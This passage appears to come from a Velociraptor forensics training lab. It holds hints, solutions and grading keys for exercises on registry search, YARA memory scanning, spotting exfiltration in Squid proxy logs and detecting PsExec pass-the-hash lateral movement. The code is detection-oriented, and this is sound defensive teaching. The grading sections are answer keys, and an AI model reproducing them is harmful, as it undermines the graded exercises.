The fragment part is used to specify the key or value within the registry hive to access.
Note that this accessor usually requires an underlying file that is accessed by the raw NTFS parser (since registry hives are locked at runtime).

Notebook - Hint 5 - raw_reg usage

Like the raw_reg accessor, the zip accessor also requires a url. Here is what a query for all files ending with `.jpg` in the zip file `C:\Users\Bob\Desktop\images.zip` could look like:

```
SELECT * FROM glob(globs=url(scheme='ntfs', path='C:/Users/Bob/Desktop/images.zip', frag
ment='/**/*.jpg').String, accessor='zip')
```

Notebook - Hint 6 - Use foreach

To not only do this for the current user but all users, you have to use a *foreach plugin*.

Excerpt from the online documentation: foreach plugin

foreach
Plugin
Executes 'query' once for each row in the 'row' query.
Arg
Description
Type
row
A query or slice which generates rows.
LazyExpr (required)
query
Run this query for each row.
StoredQuery (required)
async
If set we run all queries asyncronously.
bool

Notebook - Hint 7 - foreach usage

The following statement would give you the Name and executable path for all executables that are running as the user(s) with the SID that is also running a process that has `velociraptor` in its executable path.

```
SELECT * FROM foreach(
    row={SELECT OwnerSid AS velociraptor_owner FROM pslist() WHERE
Exe=~'velociraptor'},
    query={SELECT Name, Exe FROM pslist() WHERE OwnerSid=velocirap
tor_owner}
)
```

Notebook - Solution

Select the `Notebook` in the `Navigation Bar`. Create a new notebook, click in the bottom part and select VQL in the dropdown.
Paste this and save:

```
SELECT * FROM foreach(
    row={
        SELECT FullPath FROM glob(globs='C:/Users/**/ntuser.dat')
    },
    query={
        SELECT * FROM glob(globs=url(scheme='ntfs', path=FullPath,
fragment='/SOFTWARE/Sysinternals/*').String, accessor='raw_reg')
    })
```

Other queries producing the same output are possible.

Hunt - Hint 1 - Label the client

To target only Forensic, you must label it and select that label as the include condition.

Hunt - Hint 2 - Choice of Artifact

You may choose use your own VQL in a new Custom Artifact. Or not...

Hunt - Hint 3 - Builtin Artifacts

Look at `Windows.Registry.NTUser`

Hunt - Solution

This callenge can be solved in different ways. Either create your own Artifact from the query you ran in the notebook in the previous task or use the built in Artifact `Windows.Registry.NTUser`

Follow these steps:
1. Give the client `Forensic` a label
- Click `show all` at the top of the GUI.
- Check the box for host `Forensic`.
- Click the add label button and give it a name. 2. If you want to use your own code and create a new Artifact
- Go to `View Artifacts` in the navigation bar - Click the plus icon - Paste in the code below - Click `Save Artifact (Ctrl-Enter)` 3. Create and run the hunt - Go to `Hunt Manager` in the navigation bar - Click the plus icon - Search for either the artifact name you've given it if you've created your own (`Custom.Artifact.GetSysinternalsToolsRun` if you're pasting the code below) or `Windows.Registry.NTUser` and select it. Then click Add. - If you're using the built in Artifact, change the key glob parameter to `SOFTWARE\Sysinternals\*` - Click `Next` and give the hunt a name. Click `Next` - Change the `Include Condition` to `Match by label` and `Client label` to the label you've created and assigned to `Forensic` in step 1. Then, click `Next` and `Create Hunt` - Finally, select the newly created hunt in the list and click the run icon. After a few seconds you will see the result of the hunt in the `Results` tab on the bottom of the window.

Code for the Artifact

```
name: Custom.Artifact.GetSysinternalsToolsRun
description: |
   Retrieves a list of Sysinternals tools run by any user by listing the
   registry keys at SOFTWARE\Sysinternals in C:\Users\<user>\ntuser.dat

# Can be CLIENT, CLIENT_EVENT, SERVER, SERVER_EVENT
type: CLIENT
```

```
sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      SELECT * FROM foreach(
        row={
            SELECT FullPath FROM glob(globs='C:/Users/**/ntuser.dat')
        },
        query={
            SELECT * FROM glob(globs=url(scheme='ntfs', path=FullPath, fragment='/SOFTWA
RE/Sysinternals/*').String, accessor='raw_reg')
        })
```

YARA Artifact - Hint 1 - Structure

You might have to use a `foreach` loop again where the rows statement gives you the PIDs and names of all processes and then scan for the YARA signature in the query block.

YARA Artifact - Hint 2 - Parameter

You can create the rule string using the *format* *function*. Try declaring a local variable for the rule string.

YARA Artifact - Solution

The VQL code that produces the desired output would be this:

```
SELECT * FROM foreach(
    row={ SELECT Pid AS procpid, Exe, Name FROM pslist() },
    query={ SELECT Name, Exe, Pid from proc_yara(
        pid=procpid,
        rules='rule DetectMalWare {strings: $search_string = "IAmUndetectable" condition
: $search_string }')
    }
)
```

To verify, you can run this directly in a notebook.

Follow these steps:

- Create a new Artifact as detailed in step 2 of the solution to the previous task with the code below.
- Create and start the hunt as detailed in step 3 of the solution to the previous task but use the Artifact `Custom.Windows.Detection.ProcessMemory.ContainsString`.

The hunt might take a while to complete, this is normal.

Code for the yaml Artifact

```
name: Custom.Windows.Detection.ProcessMemory.ContainsString
description: |
   Scans the memory of all processes currently running on the system for the supplied st
ring

type: CLIENT
```

```
parameters:
   - name: search_string
     default: IAmUndetectable

sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      LET rule = format(format='rule DetectMalware { strings: $search_string = "%s" cond
ition: $search_string }', args=search_string)
      SELECT * FROM foreach(
        row={ SELECT Pid AS procpid, Exe, Name FROM pslist() },
        query={ SELECT Name, Exe, Pid from proc_yara(
            pid=procpid,
            rules=rule
            )
        }
      )
```

8.4 Grading

Solutions

Registry Search

Manual

The user can select the client by searching for it and clicking on it. Afterwards, he can select Virtual Filesystem in the Navigation Bar. There, going to registy->`HKEY_USERS\<SID>\SOFTWARE\Sysinternals` will show the expected registry keys.

Notebook

The idea here is for students to write their own VQL statement. It might look something like this:

```
SELECT * FROM foreach(
    row={
        SELECT FullPath FROM glob(globs='C:/Users/**/ntuser.dat')
    },
    query={
        SELECT * FROM glob(globs=url(scheme='ntfs', path=FullPath, fragment='/SOFTWARE/S
ysinternals/*').String, accessor='raw_reg')
    })
```

Several other ways to achieve this are possible.

Hunt

The student may either use their own VQL from above or use one of the builtin Artifacts. Applicable for this tasks are: `Windows.Registry.NTUser` and `Windows.Registry.Sysinternals.Eulacheck`.

If they're creating their own Artifact, it might look like this:

```
name: Custom.Artifact.GetSysinternalsToolsRun
description: |
   Retrieves a list of Sysinternals tools run by any user by listing the
   registry keys at SOFTWARE\Sysinternals in C:\Users\<user>\ntuser.dat

# Can be CLIENT, CLIENT_EVENT, SERVER, SERVER_EVENT
type: CLIENT

sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      SELECT * FROM foreach(
        row={
            SELECT FullPath FROM glob(globs='C:/Users/**/ntuser.dat')
        },
        query={
            SELECT * FROM glob(globs=url(scheme='ntfs', path=FullPath, fragment='/SOFTWA
RE/Sysinternals/*').String, accessor='raw_reg')
        })
```

YARA Artifact

The VQL statement must first enumerate all processes on the system and then run the YARA rule over them. The code below will achieve that.

```
SELECT * FROM foreach(
    row={ SELECT Pid AS procpid, Exe, Name FROM pslist() },
    query={ SELECT Name, Exe, Pid from proc_yara(
        pid=procpid,
        rules='rule DetectMalWare {strings: $search_string = "IAmUndetectable" condition
: $search_string }')
    }
)
```

The resulting Artifact would then look something like this:

```
name: Custom.Windows.Detection.ProcessMemory.ContainsString
description: |
   Scans the memory of all processes currently running on the system for the supplied st
ring

type: CLIENT

parameters:
   - name: search_string
     default: IAmUndetectable

sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      LET rule = format(format='rule DetectMalware { strings: $search_string = "%s" cond
ition: $search_string }', args=search_string)
      SELECT * FROM foreach(
        row={ SELECT Pid AS procpid, Exe, Name FROM pslist() },
        query={ SELECT Name, Exe, Pid from proc_yara(
            pid=procpid,
            rules=rule
            )
        }
      )
```

9. Challenge 4 - Exfiltration

9.1 Abstract

The goal of this challenge is to find the domain name of the server to which the exfiltrated confidential data from the company was sent.

9.2 Section

Intro

Data exfiltration is a technique used by malicious actors to target, copy, and transfer sensitive data.

[source: https://awakesecurity.com/glossary/data-exfiltration/]

In this challenge you will analyse a Squid Proxy file using Velociraptor to detect data exfiltration.

Story

An adversary did compromise a PDF file from your system, which was top secret. He mailed you the complete file to prove that.

To confirm that the file in question actually exists on your system, you have run Velociraptor with the Artifact `Windows.Search.FileFinder`. The results showed that it exists on node `DC1`.

You quickly checked with Velociraptor who accessed the file by searching for the Windows event ID 4663. When you asked for a list of all user accounts in their environment, they gave you *this list*

From the results you were able to determine that only `ffast` accessed it. The timestamp associated with the access is `1605915002`. You check the access rights on the secret file and can see that only members from the `Domain Administrators` group can access it. Your client now asks you if there is any way to find out more about the attacker.

Luckily, the company had *Squid proxy* installed. It is a transparent client proxy, which logs all HTTP/HTTPS traffic from clients to the internet and backwards. All client browsers in the environment were configured to go through that proxy to reach the internet.

References

You are given an excerpt from the Squid proxy logfile named *access.txt*, around the time of the file access. You will need it to solve the tasks below.

Tasks

1. Find out which specific users could access the file (i.e. who the Domain Administrators are).
2. Provide an Artifact that parses the *access.txt* file to Velociraptor and displays each parameter from *access.txt* as a column, which can be sorted.
3. Filter the parameters from Squid Proxy file by events provided in the story (e.g. timestamp is `1605915002`)...

Solution

As solution we expect from you the answer from task 1 in text format, and the Artifact from task 2. The Artifact should also provide some parameters which filter the Squid proxy log file according to task 3.

9.3 Steps

Data exfiltration - Hint 1 - Grok function

Use the [net group command](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc754051(v=ws.11) to solve task 1.

Data exfiltration - Hint 2 - Grok function

Use the provided grok function to parse the log file in Velociraptor.

Grok function Description

Parse a string using a Grok expression.

Arguments:

Arg	Description	Type
grok	Grok pattern.	string (required)
data	String to parse.	string (required)
patterns	Additional patterns.	Any

Source: *https://www.velocidex.com/docs/vql_reference/parsers/#grok*

Data exfiltration - Hint 3 - Grok pattern

Use following grok pattern for Squid Proxy files:

```
SQUID3 %{NUMBER:timestamp}\s+%{NUMBER:duration}\s%{IP:client_address}\s%{WORD:cache_resu
lt}/%{POSINT:status_code}\s%{NUMBER:bytes}\s%{WORD:request_method}\s%{NOTSPACE:url}\s(%{
NOTSPACE:user}|-)\s%{WORD:hierarchy_code}/%{IPORHOST:server}\s%{NOTSPACE:content_type}
```

Source: *https://github.com/logstash-plugins/logstash-patterns-core/blob/master/patterns/squid*

Data exfiltration - Hint 3 - Grok pattern

Use following grok pattern for Squid Proxy files:

```
SQUID3 %{NUMBER:timestamp}\s+%{NUMBER:duration}\s%{IP:client_address}\s%{WORD:cache_resu
lt}/%{POSINT:status_code}\s%{NUMBER:bytes}\s%{WORD:request_method}\s%{NOTSPACE:url}\s(%{
NOTSPACE:user}|-)\s%{WORD:hierarchy_code}/%{IPORHOST:server}\s%{NOTSPACE:content_type}
```

Source: *https://github.com/logstash-plugins/logstash-patterns-core/blob/master/patterns/squid*

Data exfiltration - Hint 4 - HTTP POST method

A file upload involves the HTTP POST method. Filter the data for that.

Data exfiltration - Hint 5 - Filter by IP address

The exfiltrated file was stored on the node DC1 with IP 10.0.1.100. Write a filter to only view connections between DC1 and the internet.

Data exfiltration - Hint 6 - Filter by time

As mentioned before, the file access happened at timestamp `1605915002`. Look for traffic after that time.

Data exfiltration - Hint 7 - Look for suspicious URLs

You should only have a few rows left. Look in those for suspicious URLs.

Solution

Task 1 / Hint 1

First, list all Domain Administrators. For this purpose, we can use the `Windows.System.PowerShell` Artifact to execute the following command on Domain Controller `DC1`.

```
net group "Domain Admins"
```

The result will be a list of all the Domain Administrators. Namely, this should be `ffast`, `lab_admin` and `qwert`.

Note: This command can only run on a domain controller (e.g. `DC1`).

Task 2-3 / Hint 2-6

First copy the provided `access.txt` file to the directory from where you ran Velociraptor (usually `C:\Program Files\Velociraptor`). Running the following VQL code should only show a few results for the file *access.txt*.

```
name: Custom.Artifact.Detection.Exfiltration
description: |
   Evaluates a given logfile from Squid proxy with different parameters.

type: CLIENT

parameters:
   - name: logFile
```

```
        default: 'access.txt'
      - name: client_address_
        default: '10.0.1.100'
      - name: request_method_
        default: 'POST'
      - name: timestampGreaterThan
        default: 1605915002


sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      LET X = SELECT grok(
        grok='%{NUMBER:timestamp}\\s+%{NUMBER:duration}\\s%{IP:client_address}\\s%{WORD:
cache_result}/%{POSINT:status_code}\\s%{NUMBER:bytes}\\s%{WORD:request_method}\\s%{NOTSP
ACE:url}\\s(%{NOTSPACE:user}|-)\\s%{WORD:hierarchy_code}/%{IPORHOST:server}\\s%{NOTSPACE
:content_type}',
        data=Line) As Event FROM parse_lines(filename=logFile)

        Select  parse_float(string=Event.timestamp) as timestamps,
                Event.duration as duration,
                Event.client_address as client_address,
                Event.cache_result as cache_result,
                Event.status_code as status_code,
                Event.request_method as request_method,
                Event.url as url,
                Event.hierarchy_code as hierarchy_code,
                Event.content_type as content_type
        from X WHERE client_address = client_address_ AND request_method = request_metho
d_ AND timestamps > parse_float(string=timestampGreaterThan)
```

Now you should see only a few entries and can easily identify the row with the suspicious URL `http://www.thebadhackeddomain.co.uk/`. The entry you are looking for should be as follows:

```
1605915922.209 410 10.0.1.100 TCP_MISS 200 POST http://www.thebadhackeddomain.co.uk/ HIE
R_DIRECT text/html
```

9.4 Grading

Solution

Task 1 / Hint 1

First, list all Domain Administrators. For this purpose, we can use the `Windows.System.PowerShell` Artifact to execute the following command on Domain Controller `DC1`.

```
net group "Domain Admins"
```

The result will be a list of all the Domain Administrators. Namely, this should be `ffast`, `lab_admin` and `qwert`.

Note: This command can only run on a domain controller (e.g. `DC1`).

Task 2-3 / Hint 2-6

First copy the provided `access.txt` file to the directory from where you ran Velociraptor (usually `C:\Program Files\Velociraptor`). Running the following VQL code should only show a few results for the file *access.txt*.

```
name: Custom.Artifact.Detection.Exfiltration
description: |
   Evaluates a given logfile from Squid proxy with different parameters.

type: CLIENT

parameters:
   - name: logFile
     default: 'access.txt'
   - name: client_address_
     default: '10.0.1.100'
   - name: request_method_
     default: 'POST'
   - name: timestampGreaterThan
     default: 1605915002


sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      LET X = SELECT grok(
        grok='%{NUMBER:timestamp}\\s+%{NUMBER:duration}\\s%{IP:client_address}\\s%{WORD:
cache_result}/%{POSINT:status_code}\\s%{NUMBER:bytes}\\s%{WORD:request_method}\\s%{NOTSP
ACE:url}\\s(%{NOTSPACE:user}|-)\\s%{WORD:hierarchy_code}/%{IPORHOST:server}\\s%{NOTSPACE
:content_type}',
        data=Line) As Event FROM parse_lines(filename=logFile)

        Select  parse_float(string=Event.timestamp) as timestamps,
                Event.duration as duration,
                Event.client_address as client_address,
                Event.cache_result as cache_result,
                Event.status_code as status_code,
                Event.request_method as request_method,
                Event.url as url,
                Event.hierarchy_code as hierarchy_code,
                Event.content_type as content_type
        from X WHERE client_address = client_address_ AND request_method = request_metho
d_ AND timestamps > parse_float(string=timestampGreaterThan)
```

Now you should see only a few entries and can easily identify the row with the suspicious URL `http://www.thebadhackeddomain.co.uk/`. The entry you are looking for should be as follows:

```
1605915922.209 410 10.0.1.100 TCP_MISS 200 POST http://www.thebadhackeddomain.co.uk/ HIE
R_DIRECT text/html
```

10. Challenge 5 - Lateral movement

10.1 Abstract

The goal of this challenge is to learn how to detect lateral movement.

10.2 Section

Intro

Lateral movement means to move within the internal network to access the organization's target data and to exfiltrate the data. In this challenge you will solve tasks to detect lateral movement using Velociraptor.

Story

From the previous task you know that someone exfiltrated the files from Domain Controller `DC1` using the compromised Domain Administrator account `ffast`. In this task, we want to find out how the adversary compromised the Domain Administrator account `ffast`. You suspect that the attacker used the pass the hash technique with Psexec and mimikatz. Now it is your task to prove that.

References

To answer the questions you may want use the *SANS Hunt Evil Poster*.

Tasks

1. Provide an Artifact that detects the execution of PsExec. The Artifact must show the first execution time of PsExec in date time format.
2. Use Windows Event ID 4648 to find out the user that executed PsExec to become Domain Administrator `ffast` on destination computer (i.e. `DC1`). Provide an Artifact for this purpose. It should show at least the parameters `SubjectUserName`, `TargetUserName`, `TargetServerName` and `LogonTime` (in date time format) from Windows Event ID 4648.
3. In question 1 and 2 you found some timestamps in date time format. Do a temporal correlation with them. And reason if they could relate to each other.
4. Use Windows Event ID 4624 to find the user that executed PsExec to become Domain Administrator `ffast` on the source computer. Provide an Artifact for this purpose. It should show at least the parameters `IpAddress` (of the source), `TargetUserName` and `LogonType` from Windows Event ID 4624.
5. Find out if mimikatz was executed using Velociraptor and Amcache.

What is the 'pass the hash' technique?

Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash. In this technique, valid password hashes for the account being used are captured using a Credential Access technique. Captured hashes are used with PtH to authenticate as that user. Once authenticated, PtH may be used to perform actions on local or remote systems. [Source: https://www.corelight.com/mitre-attack/lateral-movement/t1075-pass-the-hash/]

Solution

As solution we expect from you the Artifacts from task 1, 2, and 4 and the answers from tasks 3 and 5 in text format.

10.3 Steps

Lateral movement - Hint 1 - Review MITRE

MITRE lists some attacks in the category "Lateral movement". Have a quick look at the lateral movement techniques. One technique listed there was used by the adversary in your compromised system.

Lateral movement - Hint 2 - Pass the hash technique

The adversary used the *pass the hash* technique. Go through the description of this technique on MITRE and get familiar with it. Especially useful for you will be the chapter "Detection".

Lateral movement - Hint 3 - Detection psexec

To Detect if someone used *PsExec* after passing the hash, there are multiple ways. One way is to design your own Artifact based on `Windows.Registry.Sysinternals.Eulacheck` Artifact.

Lateral movement - Hint 4 - Use Velociraptor artifact.

In Velociraptor, use the Artifact `Windows.EventLogs.AlternateLogon`. It will list all Windows events with ID 4648. Use the `timestamp` function from Velociraptor to change the timestamp to date time format.

Lateral movement - Hint 5 - Do event correlation.

With the event results from the Artifacts used in Hint 3-5, do an event correlation by matching the time at which both events occurred. Both event should have a temporal correlation.

Lateral movement - Hint 6 - Check for evidence on destination.

As you will see in the result of Artifact `Windows.EventLogs.AlternateLogon`, the `TargetServerName` was `DC1`. Look for evidence of execution on destination `DC1` by searching for event ID 4624 as mentioned in *SANS Hunt Evil Poster*.

Lateral movement - Hint 7 - Detect mimikatz.

Now you have collected some evidence that someone did misuse PsExec for passing the hash. But to dump the hash from a node, you need a tool. One such tool is mimikatz. Use the `Windows.System.Amcache` Artifact to detect if mimikatz was executed on the system.

Solution

Task 1 / Hint 3

As mentioned in the hints, we must find a way to detect if PsExec was executed. PsExec is a common way for lateral movement using the *pass the hash technique*.

For that, we need to develop a Artifact based on the following Velociraptor Artifact: `Windows.Registry.Sysinternals.Eulacheck`

The solution might look like the following:

```
name: Custom.Artifact.GetSysinternalsToolsRunByUser
description: |
   Retrieves a list of Sysinternals tools run from a given user by
listing the
   registry keys at SOFTWARE\Sysinternals in C:\Users\<user>\ntuse
r.dat

type: CLIENT

parameters:
   - name: user
     default: '**'

sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      SELECT * FROM foreach(
        row={
            SELECT FullPath FROM glob(globs=path_join(components=[
'C:/Users/', user, '/ntuser.dat']))

        },
        query={
            SELECT * FROM glob(globs=url(scheme='ntfs', path=FullP
ath, fragment='/SOFTWARE/Sysinternals/*').String, accessor='raw_re
g')
        })
```

Note: This Artifact can also search PsExec execution for a specific user if the `user` parameter is set.

Executing this Artifact on every node will show us the following entry.

Name	ModTime	FullPath	Mtime	Ctime	Atime	Data	Size	IsDir	IsLink	Mode

PsExec	2020-12-02T22:33:18Z	ntfs:///C:/Users/ladmin/NTUSER.DAT#%5CSoftware%5CSysinternals%5CPsExec	2020-12-02T22:33:18Z	2020-12-02T22:33:18Z	2020-12-02T22:33:18Z	type:Key	0	true	false	2147484141


Here we see that the user `ladmin` accepted the EULA and executed PsExec. It happened on file server `FS1`.

Task 2 / Hint 4

Knowing `ladmin` executed PsExec, we can investigate further to check if PsExec was misused to do a pass the hash attack. The *website* mentions to look for the `Event ID 4648` in the Windows Security event logs. More on this event can be found *here*.

Luckily there is a builtin Velociraptor Artifact for the `Event ID 4648` named `Windows.EventLogs.AlternateLogon`. With this one we can search for the `Event ID 4648` in the Windows Security event logs.

When executed, there will be a huge number of entries. The following picture shows some of them for node `FS1`.



IpAddress	Port	ProcessName	SubjectUserSid	SubjectUserName	TargetUserName	Targ
10.0.1.10	0	C:\Windows\System32\svchost.exe	S-1-5-18	FS1$	aalfort	localh
10.0.1.100	445		S-1-5-18	FS1$	lab_admin	DC1.w
10.0.1.100	49666	C:\Windows\System32\svchost.exe	S-1-5-18	FS1$	lab_admin	DC1.w
10.0.1.100	445		S-1-5-18	FS1$	lab_admin	DC1.w
10.0.1.100	445		S-1-5-18	FS1$	lab_admin	DC1.w
10.0.1.100	445		S-1-5-18	FS1$	lab_admin	DC1.w
10.0.1.100	445		S-1-5-21-4277556145-3599192581-2335012967-1103	ladmin	ffast	DC1

By looking for Domain Admins in the `TargetUserName` column, we can easily find user `ffast` in the entries. In the last entry of the picture above we can see that user `ladmin` used the credentials of `ffast` to login on to the domain controller `DC1`.

Task 3 / Hint 5

We can now convert the `LogonTime` (mentioned in hint 8) to date-time format by changing the line `System.TimeCreated.SystemTime AS LogonTime` to `timestamp(epoch=System.TimeCreated.SystemTime) AS LogonTime` in the Artifact `Windows.EventLogs.AlternateLogon`.


Comparing the times from both figures above (timestamp from first picture `1604265410` equals `GMT: Sunday, 1. November 2020 21:16:50`) shows that the accepting of EULA before executing PsExec and the alternate logon event happened at the same time. Therefore, we can conclude that they are most likely related to each other.

Task 4 / Hint 6

To check for evidence of PsExec on destination side, we must execute following VQL on `DC1`.

```
name: Custom.Artifact.Detection.Psexec
description: |
   Searches for Windows EventID 4624 from Client with hostname DC_name.

type: CLIENT

parameters:
   - name: DC_name
     default: DC1
   - name: securityLogFile
     default: "C:/Windows/System32/Winevt/Logs/Security.evtx"


sources:
  - precondition:
      SELECT OS, Fqdn From info() where OS = 'windows' AND Fqdn = DC_name

    query: |
      SELECT EventData.IpAddress AS IpAddress,
               EventData.IpPort AS Port,
               EventData.SubjectUserSid AS SubjectUserSid,
               EventData.TargetUserName AS TargetUserName,
               EventData.LogonType AS LogonType
        FROM parse_evtx(filename=securityLogFile)
        WHERE System.EventID.Value = 4624
        AND EventData.LogonType = 3
        AND EventData.IpAddress = "10.0.1.101"
```

Some of the expected results are listed here:


Show 10 entries lab_admin

IpAddress	Port	SubjectUserSid	lab_admin	TargetUserName
10.0.1.101	49855	S-1-0-0		ffast
10.0.1.101	49860	S-1-0-0		ffast
10.0.1.101	49865	S-1-0-0		ffast
10.0.1.101	49866	S-1-0-0		ffast
10.0.1.101	49867	S-1-0-0		ffast
10.0.1.101	49868	S-1-0-0		ffast

Knowing this, we can conclude only that PsExec was used to log on to `DC1` with the credentials of Domain Admin `ffast`. This action could also be legal. To confirm that a pass-the-hash attack happened, we should contact the real people behind the usernames and verify if they did not actively commit those actions.

Task 5 / Hint 7

Now that we know that PsExec was executed and some suspicious activity could be tracked on source and destination, we must find out if mimikatz was also used. To do this, we can run the `Windows.System.Amcache` Artifact. In the results, we can see one entry for mimikatz.exe (as well as psexec.exe and psexecsvc.exe).

10.4 Grading

Solution

Task 1 / Hint 3

As mentioned in the hints, we must find a way to detect if PsExec was executed. PsExec is a common way for lateral movement using the *pass the hash technique*.

For that, we need to develop a Artifact based on the following Velociraptor Artifact:

```
Windows.Registry.Sysinternals.Eulacheck
```

The solution might look like the following:

```
name: Custom.Artifact.GetSysinternalsToolsRunByUser
description: |
   Retrieves a list of Sysinternals tools run from a given user by listing the
   registry keys at SOFTWARE\Sysinternals in C:\Users\<user>\ntuser.dat

type: CLIENT

parameters:
   - name: user
     default: '**'

sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      SELECT * FROM foreach(
        row={
            SELECT FullPath FROM glob(globs=path_join(components=['C:/Users/', user, '/n
tuser.dat']))

        },
        query={
            SELECT * FROM glob(globs=url(scheme='ntfs', path=FullPath, fragment='/SOFTWA
RE/Sysinternals/*').String, accessor='raw_reg')
        })
```

Note: This Artifact can also search PsExec execution for a specific user if the `user` parameter is set.

Executing this Artifact on every node will show us the following entry.

Name	ModTime	FullPath	Mtime	Ctime	Atime	Data	Size	IsDir	IsLink	Mode

PsExec	2020-12-02T22:33:18Z	ntfs:///C:/Users/ladmin/NTUSER.DAT#%5CSoftware%5CSysinternals%5CPsExec	2020-12-02T22:33:18Z	2020-12-02T22:33:18Z	2020-12-02T22:33:18Z	type:Key	0	true	false	2147484141


Here we see that the user `ladmin` accepted the EULA and executed PsExec. It happened on file server `FS1`.

Task 2 / Hint 4

Knowing `ladmin` executed PsExec, we can investigate further to check if PsExec was misused to do a pass the hash attack. The *website* mentions to look for the `Event ID 4648` in the Windows Security event logs. More on this event can be found *here*.

Luckily there is a builtin Velociraptor Artifact for the `Event ID 4648` named `Windows.EventLogs.AlternateLogon`. With this one we can search for the `Event ID 4648` in the Windows Security event logs.

When executed, there will be a huge number of entries. The following picture shows some of them for node `FS1`.



IpAddress	Port	ProcessName	SubjectUserSid	SubjectUserName	TargetUserName	Targ
10.0.1.10	0	C:\Windows\System32\svchost.exe	S-1-5-18	FS1$	aalfort	localh
10.0.1.100	445		S-1-5-18	FS1$	lab_admin	DC1.w
10.0.1.100	49666	C:\Windows\System32\svchost.exe	S-1-5-18	FS1$	lab_admin	DC1.w
10.0.1.100	445		S-1-5-18	FS1$	lab_admin	DC1.w
10.0.1.100	445		S-1-5-18	FS1$	lab_admin	DC1.w
10.0.1.100	445		S-1-5-18	FS1$	lab_admin	DC1.w
10.0.1.100	445		S-1-5-21-4277556145-3599192581-2335012967-1103	ladmin	ffast	DC1

picture_2

By looking for Domain Admins in the `TargetUserName` column, we can easily find user `ffast` in the entries. In the last entry of the picture above we can see that user `ladmin` used the credentials of `ffast` to login on to the domain controller `DC1`.

Task 3 / Hint 5

